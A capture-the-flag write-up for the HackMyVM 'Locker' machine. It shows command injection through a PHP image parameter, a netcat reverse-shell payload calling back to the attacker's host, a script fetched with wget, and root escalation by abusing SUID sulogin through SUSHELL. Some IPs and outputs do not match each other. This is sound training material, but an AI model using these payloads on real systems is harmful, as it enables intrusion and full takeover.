[HMV] Locker
Table of Contents
| URL | Link 🔗 |
|---|---|
| Level | Easy |
| Attacker IP | 10.10.10.10 |
| Target IP | 10.10.10.8 |
| Target domain | http://locker.local |
Intro#
Today I will inject query parameters to obtain an RCE. I will follow that with escalating privileges by abusing SUID-enabled binary to pwn the target.
Enumeration#
Nmap#
rustscan -a locker.local
Open 10.10.10.8:80
[~] Starting Script(s)
[~] Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-07 15:42 EST

PORT   STATE SERVICE REASON
80/tcp open  http    syn-ack
The network scan revealed that there was only the http server running on the target box. Visiting http://locker.local/404 confirmed it’s nginx v1.14.2.
HTTP#
The web server hosted a poorly made website about lockers.

I tried to bruteforce the web server with feroxbuster, but I didn’t find anything but locker.php.
The Model 1 link directed to http://locker.local/locker.php?image=1. Immediately I followed the query param with subsequent numbers obtaining 3 downloadable images this way.
The important details was that the images were embedded in base64-encoded form, which meant there could be an encoder used before rendering the image.

For starters, I saved them as image1.webp, image2.jpeg and image3.jpeg and checked them with exiftool and strings, but I didn’t find anything.
Exif metadata#
exiftool image3.jpeg
Comment                         : RGVsaXZlcmVkIGJ5IEdmSyBFdGlsaXpl
echo "RGVsaXZlcmVkIGJ5IEdmSyBFdGlsaXpl" | base64 -d
Delivered by GfK Etilize
GfK Etilize is an e-commerce platform, probably irrelevant for this challenge.
The next thing I’ve tried was to inject OS commands.
OS Command Injection#
Since there could be a base64-encoder in place, I tried to inject commands directly at first (?image=id), then with ?image=1;id. Ultimately appending the ; afterwards worked nice. The RCE has been found.

Let’s try to make some use of it.
Exploitation#
First, I wanted to establish the reverse shell. This was pretty easy. I started nc listener and hit the target with the reverse-shell payload.
nc -lvp 4567
listening on [any] 4567 ...

# after making a request
connect to [10.10.10.2] from locker.local [10.10.10.8] 33572
pwd
/var/www/html
GET /locker.php?image=1;nc+-e+/bin/bash+10.10.10.2+4567; HTTP/1.1
# ...
Then I’ve checked the potential usernames:
ls /home
tolocker

ls /home/tolocker
flag.sh  user.txt
I thought of escalating privileges to tolocker. But I escalated vertically in the end.
Priv Esc#
I looked up the suid-enabled binaries:
find / -perm -u=s -type f 2>/dev/null; find / -perm -4000 -o- -perm -2000 -o- -perm -6000

/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/sbin/sulogin
/usr/bin/umount
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/mount
/usr/bin/su
find: unknown predicate `-o-'
sulogin looked uncommon, but it didn’t do much out of the box:
Cannot open access to console, the root account is locked.
See sulogin(8) man page for more details.

Press Enter to continue.
From the manpage I derived sulogin is used for single-user login, and that:
If the
rootaccount is locked and--forceis specified, no password is required. […]suloginlooks for the environment variableSUSHELLorsushellto determine what shell to start.
Given that sulogin had a SUID bit set, I figured it should be possible to write a script setting UID and GID to roots then spawn a shell with elevated privileges.
I wrote a simple python script:
#!/bin/python3

import os

os.setuid(0)
os.setgid(0)
print("UID and GID set")

os.system('/bin/bash')

print("This shall not print.")
Then transferred it to /tmp on the target machine and used with sulogin:
cd /tmp
wget http://10.10.10.2/python_setuid.py
chmod +x ./python_setuid.py
export SUSHELL=/tmp/python_setuid.py
/usr/sbin/sulogin -e

Press Enter for maintenance
(or press Control-D to continue): # press Enter
root@locker:~# Hello, world!
Pwned#
cat /home/tolocker/user.txt
<redacted>

cat /root/root.txt
<redacted>